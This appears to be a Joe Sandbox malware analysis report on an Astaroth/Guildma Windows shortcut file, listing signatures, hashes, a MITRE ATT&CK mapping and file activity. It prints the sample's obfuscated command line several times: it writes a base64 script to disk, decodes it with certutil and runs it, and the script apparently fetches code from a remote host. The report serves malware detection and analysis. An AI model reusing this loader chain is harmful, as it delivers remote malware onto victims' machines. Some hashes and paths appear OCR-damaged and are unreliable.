ID: 794218
Sample Name:
WNKpB6SXkg.lnk
Cookbook: default.jbs
Time: 11:27:09
Date: 30/01/2023
Version: 36.0.0 Rainbow Opal

Table of Contents


Windows Analysis Report

WNKpB6SXkg.lnk


Overview

General Information

Sample Name:	WNKpB6SXkg.lnk
Analysis ID:	794218
MD5:	dde2cf4cb9b48..
SHA1:	2cb939abfa8fe…
SHA256:	76ee775c9909…
Tags:	Astaroth BRA geo Guildma lnk



Detection




Score:	52
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Windows shortcut file (LNK) starts b…
- Obfuscated command line found
- Very long cmdline option found, this…
- Program does not show much activi…

Classification



Process Tree

- **System is w10x64**
- cmd.exe (PID: 5196 cmdline: C:\Windows\system32\cmd.exe /V/D/c md C: 58H8S5\>nul 2>&1 &&s^eT RYED=C: 58H8S5\^E58H8S5.^jS&&echo dmFyIEM5ZWc9InNjlisicil7RDllZz0iaXAiKyJ0OmgiO0U5ZWc9IlQiKyJ0UCIrIjoiO0dldE9iamVjdChDOWVnK0Q5ZWcrRTllZysiLy9lY2VpZTYuc2FvYnJhc3R1cmJpbGhhb2Nvc21lLmNvbS8/MS8iKTs=> !RYED!&&cErtUtil -f -dEco^de !RYED! !RYED!&&ca^ll !RYED! MD5: 4E2ACF4F8A396486AB4268C94A6A245F)
- **cleanup**

Malware Configuration

No configs have been found

Yara Signatures

No yara matches

Sigma Signatures

No Sigma rule has matched

Snort Signatures

No Snort rule has matched

Joe Sandbox Signatures

Data Obfuscation

Obfuscated command line found


Persistence and Installation Behavior

Windows shortcut file (LNK) starts blacklisted processes

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	1 1 Command and Scripting Interpreter	Path Interception	Path Interception	1 Deobfuscate/Decode Files or Information	OS Credential Dumping	1 Process Discovery	Remote Services	Data from Local System	Exfiltration Over Other Network Medium	Data Obfuscation	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Modify System Partition


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

No Antivirus matches

Dropped Files

No Antivirus matches

Unpacked PE Files

No Antivirus matches

Domains

No Antivirus matches

URLs

No Antivirus matches

Domains and IPs

Contacted Domains

No contacted domains info

World Map of Contacted IPs

No contacted IP infos

General Information

Joe Sandbox Version:	36.0.0 Rainbow Opal
Analysis ID:	794218
Start date and time:	2023-01-30 11:27:09 +01:00
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 2m 19s
Hypervisor based Inspection enabled:	false
Report type:	light
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 104, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	2
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Sample file name:	WNKpB6SXkg.lnk
Detection:	MAL
Classification:	mal52.winLNK@1/1@0/0
Cookbook Comments:	• Found application associated with file extension: .lnk • Stop behavior analysis, all processes terminated

Warnings

- Exclude process from analysis (whitelisted): conhost.exe
- Not all processes where analyzed, report is missing behavior information

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

\Device\Null

Process:	C:\Windows\System32\cmd.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	68
Entropy (8bit):	4.257997723692869
Encrypted:	false
SSDEEP:	3:SMLL6QGHdpK1gi6HY:fRGHzK1/6HY
MD5:	75FC1E88767A57080C0EA1E86F00C243
SHA1:	70953D42A0723F3CFB0684C4FC71988BC5C35D2F
SHA-256:	B243E3431CF3FD2DA74278615CAA676AD4F4F806E23B19FCD398E83A7B02390D
SHA-512:	00EC8E87FBF3F1C42228F95954A066E3BED4B86406F31564C3BC386A8EBA4A41E2E0EC8837010A8CD8DF606B938A33A9A797C4EC7D9ACF7C34FABB837CC7BI C6
Malicious:	false
Reputation:	low
Preview:	The filename, directory name, or volume label syntax is incorrect...

Static File Info

General

File type:	MS Windows shortcut, Item id list present, Has Working directory, Has command line arguments, Archive, ctime=Sun Dec 31 23:06:32 1600, mtime=Sun Dec 31 23:06:32 1600, atime=Sun Dec 31 23:06:32 1600, length=0, window=hidenormalshowminimized
Entropy (8bit):	5.493665403087596
TrID:	• Windows Shortcut (20020/1) 100.00%
File name:	WNKpB6SXkg.lnk
File size:	495
MD5:	dde2cf4cb9b483e8eb8a2d851deac816
SHA1:	2cb939abfa8fec5622662eb8cf0baa1544e0569f
SHA256:	76ee775c99099f8f68656e8a9eacf657720add7110ba7f72e65cc538f595be4e
SHA512:	77b0e0a33bb00d021aed16fa0348fa8ed8e984fc913a91a629dee15bd74c78e696bb78c26a1c964bb61d62f2e1bdd87dc3f8596dcaf029d48db3b0be40014506
SSDEEP:	12:8rfIM8OBE6ZGfgKer0fmjdiuML4OmoRm79VNYzPoJKpu68K:8loGf/er0fmBML4Ojm7azPYn63
TLSH:	E7F0AB4EE1327DE2C10C65376E061F6C586E394B8FA82562EACF0FC810559C42F0D894
File Content Preview:	L.....F1... .....]....P.O. .:i.....+00.../C:\.....+.2.....wINdOws\sYSteM32\conHost.EXe.....C:\wINdOws\sYSteM32-.%ComSpec% /V/D/c "md C:.58H8S5\>nul 2>&1 &&s^eT RYED=C:.58H8S

File Icon

Icon Hash:	00828e868e89bd0d

Static Windows Shortcut Info

General

Relative Path:	
Command Line Argument:	%ComSpec% /V/D/c "md C:58H8S5\>nul 2>&1 &&s^eT RYED=C:58H8S5\^E58H8S5.^jS&&echo dmFyIEM5ZWc9InNjIisiciI7RDlIZz0iaXAiKyJ0OmgiO0U5ZWc9IlQiKyJ0UCIrIjoiO0dldE9iamVjdChDOWVnK0Q5ZWcrRTllZysiLy9lY2VpZTYuc2FvYnJhc3R1cmJpbGhhb2Nvc21lLmNvbS8/MS8iKTs=>!RYED!&&cErtUtil -f -dEco^de !RYED! !RYED!&&ca^ll !RYED!"
Icon location:	

Network Behavior

Report size exceeds maximum size, go to the download page of this report and download PCAP to see all network behavior.

Statistics

No statistics

System Behavior

Analysis Process: cmd.exe PID: 5196, Parent PID: 6080

General

Target ID:	1
Start time:	11:28:03
Start date:	30/01/2023
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\cmd.exe /V/D/c md C: 58H8S5\>nul 2>&1 &&s^eT RYED=C: 58H8S5\^E58H8S5.^jS&&echo dmFyIEM5ZWc9InNjIisiciI7RDlIZz0 iaXAiKyJ0OmgiO0U5ZWc9IlQiKyJ0UCIrIjoiO0dldE9iamVjdChDOWVnK0Q5ZWcrRTllZysiLy9lY2VpZTYuc2FvYnJhc3R1cmJpbGhhb2Nvc21lLmNvbS8 /MS8iKTs=>!RYED!&&cErtUtil -f -dEco^de !RYED! !RYED!&&ca^ll !RYED!
Imagebase:	0x7ff627730000
File size:	273920 bytes
MD5 hash:	4E2ACF4F8A396486AB4268C94A6A245F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\wINdOws\sYSteM32\ 58H8S5\	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name invalid	1	7FF62773A1B5	CreateDirectoryW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
\Device\Null	68	68	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FF62774275B	WriteFile

Disassembly

No disassembly